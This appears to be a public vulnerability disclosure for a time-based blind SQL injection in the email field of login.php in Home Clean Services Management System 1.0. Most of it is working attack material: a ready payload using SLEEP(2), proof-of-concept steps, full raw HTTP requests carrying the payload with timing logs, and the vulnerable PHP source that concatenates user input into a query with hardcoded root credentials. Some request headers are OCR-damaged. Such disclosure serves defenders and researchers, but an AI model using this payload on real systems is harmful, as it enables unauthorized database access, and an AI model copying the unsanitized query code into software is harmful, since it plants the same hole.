Xor-Gerke / webray.com.cn Public template

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ···

webray.com.cn / cve / Home Clean Services Management System /

HCS_login_email_SQL_injection.md

Xor-Gerke Create HCS_login_email_SQL_injection.md History

1 contributor

63 lines (47 sloc) | 3.06 KB ···

Home Clean Services Management System login.php email SQL injection

Exploit Title: Home Clean Services Management System login.php email SQL injection

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15293/home-clean-service-free-source-code.html

Software Link: https://www.sourcecodester.com/download-code?nid=15293&title=Home+Clean+Service+System+in+PHP+Free+Source+Code

Version: Home Clean Services Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Home Clean Services Management System does not filter the content correctly at the "login.php" email module, resulting in the generation of SQL injection.


Payload used:

```
admin%'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(2)))JPeh)/**/AND/**/'frfq%'='frfq
```

Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: admin
2. Open Page http://172.24.5.102/HCS/public_html/


3. Put sleep(2) payload (`asdasd@mail.com'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(2)))JPeh)/**/AND/**/'frfq%'='frfq`) in the email content and click on Login to publish the page,Viewing the successfully sleep 2 seconds.



ID	URL	Client	Met...	Status	Code	Time	Duration	Request	Response	S...	Edit...	Query Name
235	http://172.24.5.102/HCS/public_html/login.php	Google Chrome	POST	Completed	200	18:31:49.860	2.07 s	431 bytes	99 bytes			
236	http://172.24.5.102/HCS/public_html/login.php	Google Chrome	POST	Completed	200	18:31:54.675	2.08 s	431 bytes	99 bytes			
234	http://172.24.5.102/HCS/public_html/login.php	Google Chrome	POST	Completed	200	18:31:18.038	5.12 s	431 bytes	99 bytes			
233	http://172.24.5.102/HCS/public_html/login.php	Google Chrome	POST	Completed	200	18:30:53.87	57 ms	345 bytes	99 bytes			

```
OST /HCS/public_html/login.php HTTP/1.1
lost: 172.24.5.102
ragma: no-cache
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
xchange;v=b3;q=0.9
-Proxyman-Repeated-ID: 235A6C1C
ontent-Type: multipart/form-data; boundary=----WebKitFormBoundary3A9hTgZJbOpWAKqH
ccept-Language: zh-CN,zh;q=0.9
ccept-Encoding: gzip, deflate
ache-Control: max-age=0
rigin: http://172.24.5.102
eferer: http://172.24.5.102/HCS/public_html/index.php
ser-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9  afari/537.36
pgrade-Insecure-Requests: 1
ontent-Length: 431
onnection: close
ookie: PHPSESSID=fjbdak9heg1r2divhtlpubv986

-----WebKitFormBoundary3A9hTgZJbOpWAKqH
ontent-Disposition: form-data; name="email"

sdasd@mail.com'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(2)))JPeh)/**/AND/**/'frfq%'='frfq
-----WebKitFormBoundary3A9hTgZJbOpWAKqH
ontent-Disposition: form-data; name="password"

231312
-----WebKitFormBoundary3A9hTgZJbOpWAKqH
ontent-Disposition: form-data; name="login"


-----WebKitFormBoundary3A9hTgZJbOpWAKqH--
```

```
HTTP/1.1 200
Date: Mon    May 2022 10:31:53 GMT
Server   ache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-P    red-By: PHP/7.0.9
    res: Thu, 19 Nov 1981 08:52:00 GMT
ache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<script>alert('Invalid email or password')</script><script>window.location = 'index.php'</script>
```



```
<?php
  session_start();
  $email = $_POST['email'];
  $password = $_POST['password'];
  $status= '1';
  if(ISSET($_POST['login'])){
    $conn = new mysqli("localhost","root","root","activity") or die(mysqli_error());
    $query = $conn->query("SELECT *FROM `users` WHERE  `status` = '$status'  && `email` = '$email' && `password` = '$password'") or die(mysqli_error());
    $fetch = $query->fetch_array();
    $valid = $query->num_rows;
      if($valid  > 0){
        $_SESSION['user_no'] = $fetch['user_no'];
        header("location:./user.php");
      }else{
        echo "<script>alert('Invalid email or password')</script>";
        echo "<script>window.location = 'index.php'</script>";
      }
    $conn->close();
  }

  ?>
```

4. code

```
Host: 172.24.5.102
Pragma: no-cache
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
X-Proxyman-Repeated-ID: 235A6C1C
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary3A9hTgZJbOpWAKqH
Accept-Language: zh-CN,zh;q=0.9
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
Origin: http://172.24.5.102
Referer: http://172.24.5.102/HCS/public_html/index.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/62.0.3202.9 Safari/537.36
Upgrade-Insecure-Requests: 1
Content-Length: 431
Connection: close
Cookie: PHPSESSID=fjbdak9heg1r2divhtlpubv986

------WebKitFormBoundary3A9hTgZJbOpWAKqH
Content-Disposition: form-data; name="email"

asdasd@mail.com'/**/AND/**/(SELECT/**/5383/**/FROM/**/(SELECT(SLEEP(2)))JPeh)/**/AND

------WebKitFormBoundary3A9hTgZJbOpWAKqH
Content-Disposition: form-data; name="password"

1231312
------WebKitFormBoundary3A9hTgZJbOpWAKqH
Content-Disposition: form-data; name="login"


------WebKitFormBoundary3A9hTgZJbOpWAKqH--
```